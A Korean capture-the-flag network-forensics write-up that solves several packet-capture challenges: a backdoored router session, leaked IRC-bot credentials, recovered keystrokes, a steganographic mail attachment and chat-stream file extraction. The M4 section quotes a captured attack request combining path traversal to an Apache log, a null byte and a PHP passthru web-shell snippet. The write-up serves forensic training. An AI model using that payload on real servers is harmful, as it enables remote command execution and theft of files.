[그림 17]을 자세히 보면 공격에 실패했을 땐 응답 Packet의 Length가 260정도고 공격에 성공했을 땐 응답 Packet의 Length가 320정도인 것을 알 수 있다. 성공한 응답 Packet을 보내준 공격 문자 17개를 모았다.

9. M3


Q 라우터에 백도어가 삽입되어 있다. 마지막으로 실행된 명령어는?



No.	Time	Source	Destination	Protocol	Length	Info
1201	154.126265	192.168.10.1	192.168.10.100	TCP	60	search-agent > brvread [SYN, ACK] Seq=0 Ack=1 win=4128 Len=0 MSS=1460
1202	154.145129	192.168.10.100	192.168.10.1	TCP	54	brvread > search-agent [ACK] Seq=1 Ack=1 win=65535 Len=0
1203	154.229305	192.168.10.1	192.168.10.100	TCP	60	search-agent > brvread [ACK] Seq=1 Ack=1 win=4128 Len=2
1204	154.375209	192.168.10.100	192.168.10.1	TCP	54	brvread > search-agent [ACK] Seq=1 Ack=3 win=65533 Len=0
1205	154.406133	192.168.10.1	192.168.10.100	TCP	314	search-agent > brvread [PSH, ACK] Seq=3 Ack=1 win=4128 Len=260
1206	154.593192	192.168.10.100	192.168.10.1	TCP	54	brvread > search-agent [ACK] Seq=1 Ack=263 win=65273 Len=0

[그림 18] ip 대역이 B 클래스인 Packet

[그림 18]에서 알 수 있듯이 ip 주소가 B 클래스로 올라갔다. 즉, 192.168.10.1을 라우터로 의심할 수 있다. Follow TCP Stream을 통해 주고 받은 데이터 내역을 확인했다.



```

Stream Content:

Telshell v0.1 by Andy Davis, IRM 2007

Cisco IOS Software, 3600 Software (C3660-IS-M), Version 12.4(15)T8, RELEASE SOFTWARE (fc3)

Current privilege level is 15

Enter IOS command:
sh run
  
```

[그림 19] 라우터와 주고 받은 데이터

[그림 19]와 같이 라우터와 주고 받은 데이터를 확인했고, 스크롤을 내려 제일 마지막으로 전송한 데이터도 확인했다.

10.M4


Q. 누군가가 나의 Secret폴더의 내용을 읽었다!

**** Key is Secret.txt_hidden.txt_pass.txt in Secret Folder**

필터를 주지 않고 Packet info를 확인하며 분석했다.

No.	Time	Source	Destination	Protocol	Length	Info
3420	614.522002	192.168.232.140	192.168.232.1	HTTP	435	GET /index.php?cmd=cd%20secret%26dir&page=../server/apache/logs/access.log%00<?passthru(\$_GET['cmd']);?> HTTP/1.1
3421	614.594058	192.168.232.1	192.168.232.140	TCP	1514	[TCP segment of a reassembled PDU]
3422	614.594499	192.168.232.1	192.168.232.140	HTTP	763	HTTP/1.1 200 OK (text/html)

[그림 20] cd secret 명령 packet




[그림 21] Follow TCP Stream

[그림 20]을 통해 cd secret 명령어를 전송하는 Packet을 확인 할 수 있다. [그림 21]과 같이

Follow TCP Stream을 통해 secret 폴더의 내용을 알 수 있다.

문제 설명에 있는 것처럼 secret.txt와 hidden.txt, pass.txt파일이 존재했고, 해당 파일을 요청하는 Packet과 이에 대한 응답 Packet을 찾았다.



[그림 22] secret.txt 파일 내용

[그림 22]를 통해 secret.txt 파일의 내용을 확인했고, 같은 방법으로 hidden.txt, pass.txt의 내용도 확인했다.

11.M5

Q 메일 사용자계정과 패스워드가 IRC 봇에 감염되어 유출됐다.

해당 IRC부분의 packet을 찾아 확인하면 전송되는 계정과 패스워드를 알 수 있다.

12.M6

1418	312.305052	172.20.10.63	192.168.222.141	TCP	122 t11-ssh > streetperfect [PSH, ACK] Seq=1 Ack=1 win=64240 Len=68
1419	312.313511	172.20.10.63	192.168.222.141	TCP	122 t11-ssh > streetperfect [PSH, ACK] Seq=69 Ack=1 win=64240 Len=68

Tls-SSH를 통해 먼가 하고 있다. 해당 부분을 추출했다.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000D20	CB	3D	98	67	62	F7	3F	15	BD	CC	7F	88	FE	1A	BD	CB
00000D30	C8	89	C2	E7	C4	AF	CA	40	E5	16	33	78	2E	13	E6	A7
00000D40	FF	93	8C	D7	EB	9C	40	C0	F2	CF	13	65	06	14	71	7E
00000D50	71	6E	7E	16	2F	2B	84	FD	47	53	A9	D4	AF	49	26	93
00000D60	CC	57	CF	13	1B	72	0F	D6	F7	D0	E9	D7	2B	04	F4	35
00000D70	02	FD	96	B6	44	94	A8	7A	50	E5	AF	6F	A0	7F	DD	E4
00000D80	85	52	F9	B9	97	A7	22	71	4C	67	65	6D	39	BC	6E	BB
00000D90	19	FA	96	89	D3	7A	C6	73	EB	17	F1	26	BF	ED	79	2C
00000DA0	76	3D	A0	EF	B8	4D	5A	FD	E8	9B	6E	2B	A3	4A	8B	75
00000DB0	E1	F9	47	BE	01	35	DC	0C	0C	20	03	10	27	00	00	00
00000DC0	1C	00	00	00	14	00	06	69	6E	66	6F	72	6D	00	00	00
00000DD0	08	45	4E	44	5F	44	41	54	41	00	00	00	00	20	03	10
00000DE0	27	00	00	00	1B	00	00	00	13	00	03	63	6D	64	00	00
00000DF0	00	0A	52	45	43	54	5F	50	49	58	45	4C	00	00	00	00
00000E00	20	03	10	27	00	00	00	41	00	00	00	39	00	03	63	6D
00000E10	64	00	00	00	09	4B	45	59	5F	45	56	45	4E	54	00	05
00000E20	69	6E	70	75	74	00	00	00	1C	00	00	00	00	00	00	00
00000E30	00	00	00	00	00	00	00	00	00	00	00	00	00	00	2A	00

È="gb÷?.%î.~p.%È
È%ÃçÄ~È@ã.3x...æ\$
ÿ"E×ëœ@ÀòÏ.e...q~
qn~./+,,ýGS@Ô~I&"
îWÏ...r.Ö÷Dé×+.ô5
.ý-ŕD""zPÄ_o .Ýä
...Rù³-S"qLgem94m»
.ú-%ÓzÆsë.ñ&¿iy,
v= i,MZýè>n+£J<u
áuG%4.5Ü... ..'...
.....inform...
.END_DATA.... ..
'.....cmd..
..RECT_PIXEL....
...'...A...9..cm
d....KEY_EVENT..
input.....
.....*.

그림을 통해 키 이벤트 인풋 메시지로 어떤 키가 입력이 됐는지를 알 수 있다.

해당 메시지를 다 확인하면 **%K%KEEYY****00*PPOOCC#H#HTTTP 8 8 가 나오는데 의미있는

문자열을 추출하면 POCHTP 가 된다.


13.H1

Q. 이메일을 통해 jitae 의 첫번째 데이트 기밀정보를 입수하는데...

Filter:	http	Expression...	Clear	Apply		
2.	Time	Source	Destination	Protocol	Length	Info
1871	329.650810	192.168.0.6	61.111.62.29	HTTP	403	GET /hanmail'ex/ViewMail.daum?method=noAjax&folderId=id-%253AUNREAD%253A&mailId=000000000000Ngv&showHeader=undefined HTTP/1.1
1923	329.863358	61.111.62.29	192.168.0.6	HTTP	1155	HTTP/1.1 200 OK (text/html)
1927	330.046740	fe80::fcd2:e499:83ff02::c		SSDP	208	M-SEARCH * HTTP/1.1
1928	331.383538	192.168.137.1	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1
1929	333.047357	fe80::fcd2:e499:83ff02::c		SSDP	208	M-SEARCH * HTTP/1.1
1930	334.383670	192.168.137.1	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1
1931	337.047927	fe80::fcd2:e499:83ff02::c		SSDP	208	M-SEARCH * HTTP/1.1
1937	339.974831	192.168.0.6	116.124.131.80	HTTP	66	GET /mail-bin/view_submsg3.cgi?TM=jo15oh%2BGuQw04OH1dF%2FPTARCC%2B33wp1INDVZ766HuaHJE7wpzuEylbm1DZg7%2FvXesxa6SYqouzAKo3q6ck HTTP/1.1
1962	340.047809	fe80::fcd2:e499:83ff02::c		SSDP	208	M-SEARCH * HTTP/1.1
1964	340.358962	192.168.0.6	116.124.131.80	HTTP	848	GET /mail-bin/view_submsg3.cgi?TM=jo15oh%2BGuQw04OH1dF%2FPTARCC%2B33wp1INDVZ766HuaHJE7wpzuEylbm1DZg7%2FvXesxa6SYqouzAKo3q6ck HTTP/1.1
1981	340.399813	192.168.0.6	116.124.131.80	HTTP	831	GET /mail-bin/view_submsg3.cgi?TM=jo15oh%2BGuQw04OH1dF%2FPTARCC%2B33wp1INDVZ766HuaHJE7wpzuEylbm1DZg7%2FvXesxa6SYqouzAKo3q6ck HTTP/1.1
2096	340.524061	116.124.131.80	192.168.0.6	HTTP	662	HTTP/1.1 200 OK (audio/mpeg)

[그림]

문제에서 이메일을 통해 입수했다고 했으므로 필터를 http로 주었다. 그림 에서 알 수 있듯이 이메일과 관련된 요청은 총 4건이었다. 첫 번째 응답 Packet을 html 파일로 저장하여 확인했다.




Promise.mp3 첨부파일이 있는 것을 알 수 있다. 그림 을 보면 audio/mpeg 파일을 전송 받은 것을 알 수 있다. Promise.mp3 파일을 추출했다. 해당 파일을 실행하면 아무런 의미 없는 “개똥이네 버블버블”이라는 음성만 들린다. 스테가노그래피라는 힌트를 확인한 후 decoder라는 툴을 사용하여 숨겨진 메시지를 추출했다.

14.H3

Q. 우태혁의 여자친구 이름은 무엇이고, 어디에 살고 있는가?

Filter:			Expression...	Clear	Apply	
No.	Time	Source	Destination	Protocol	Length	Info
2101	341.563074	Vmware_c9:d0:cf	Vmware_29:e5:e0	ARP	42	172.16.10.129 is at 00:0c:29:c9:d0:cf
2102	341.564560	172.16.10.130	172.16.10.129	TCP	62	nerv > h323hostcall [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
2103	341.564898	172.16.10.129	172.16.10.130	TCP	62	h323hostcall > nerv [SYN, ACK] Seq=0 Ack=1 win=65535 Len=0 MSS=1460 SACK_PERM=1
2104	341.565210	172.16.10.130	172.16.10.129	TCP	54	nerv > h323hostcall [ACK] Seq=1 Ack=1 win=65535 Len=0
2105	341.570620	172.16.10.130	172.16.10.129	TCP	58	[TCP segment of a reassembled PDU]
2106	341.698641	172.16.10.129	172.16.10.130	TCP	54	h323hostcall > nerv [ACK] Seq=1 Ack=5 win=65531 Len=0
2107	341.699017	172.16.10.130	172.16.10.129	H.225.C	280	CS: setup
2108	341.851710	172.16.10.129	172.16.10.130	TCP	58	[TCP segment of a reassembled PDU]
2109	341.998585	172.16.10.130	172.16.10.129	TCP	54	nerv > h323hostcall [ACK] Seq=231 Ack=5 win=65531 Len=0
2110	341.998963	172.16.10.129	172.16.10.130	H.225.C	93	CS: alerting
2111	342.217613	172.16.10.130	172.16.10.129	TCP	54	nerv > h323hostcall [ACK] Seq=231 Ack=44 win=65492 Len=0
2112	343.050929	fe80::fcd2:e499:83ff02::c		SSDP	208	M-SEARCH * HTTP/1.1
2113	343.620760	172.16.10.1	172.16.10.255	BROWSE	243	Host Announcement WOO-PC, Workstation, Server, SQL Server, NT Workstation, Pot
2114	344.981730	172.16.10.129	172.16.10.130	TCP	58	[TCP segment of a reassembled PDU]
2115	344.982159	172.16.10.129	172.16.10.130	H.225.C	92	CS: releaseComplete
2116	344.982484	172.16.10.130	172.16.10.129	TCP	54	nerv > h323hostcall [ACK] Seq=231 Ack=87 win=65450 Len=0
2117	345.008703	172.16.10.130	172.16.10.129	TCP	54	nerv > h323hostcall [FIN, ACK] Seq=231 Ack=87 win=65450 Len=0
2118	345.009042	172.16.10.129	172.16.10.130	TCP	54	h323hostcall > nerv [ACK] Seq=87 Ack=232 win=65305 Len=0
2119	347.052238	fe80::fcd2:e499:83ff02::c		SSDP	208	M-SEARCH * HTTP/1.1
2120	347.758867	172.16.10.130	172.16.10.129	TCP	62	tgp > h323hostcall [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
2121	347.763797	172.16.10.129	172.16.10.130	TCP	62	h323hostcall > tgp [SYN, ACK] Seq=0 Ack=1 win=65535 Len=0 MSS=1460 SACK_PERM=1
2122	347.765767	172.16.10.130	172.16.10.129	TCP	54	tgp > h323hostcall [ACK] Seq=1 Ack=1 win=65535 Len=0

부분에서 follow tcp stream을 했다.




우태혁이라는 이름이 나왔다. 계속하여 관련 Packet들의 follow tcp stream을 통해 여자친구로

보이는 이름과 사는 곳으로 보이는 섬을 알 수 있었다.

15.H5

Q. 네이트온 사진 함께 보기를 통해, 우탱이는 어떤 수학문제를 알게 됐을까?

네이트온 전송 packet을 통해 파일을 추출했다.



혹시나 해당 둘레의 길이가 답인가 하고 계산하여 인증했다.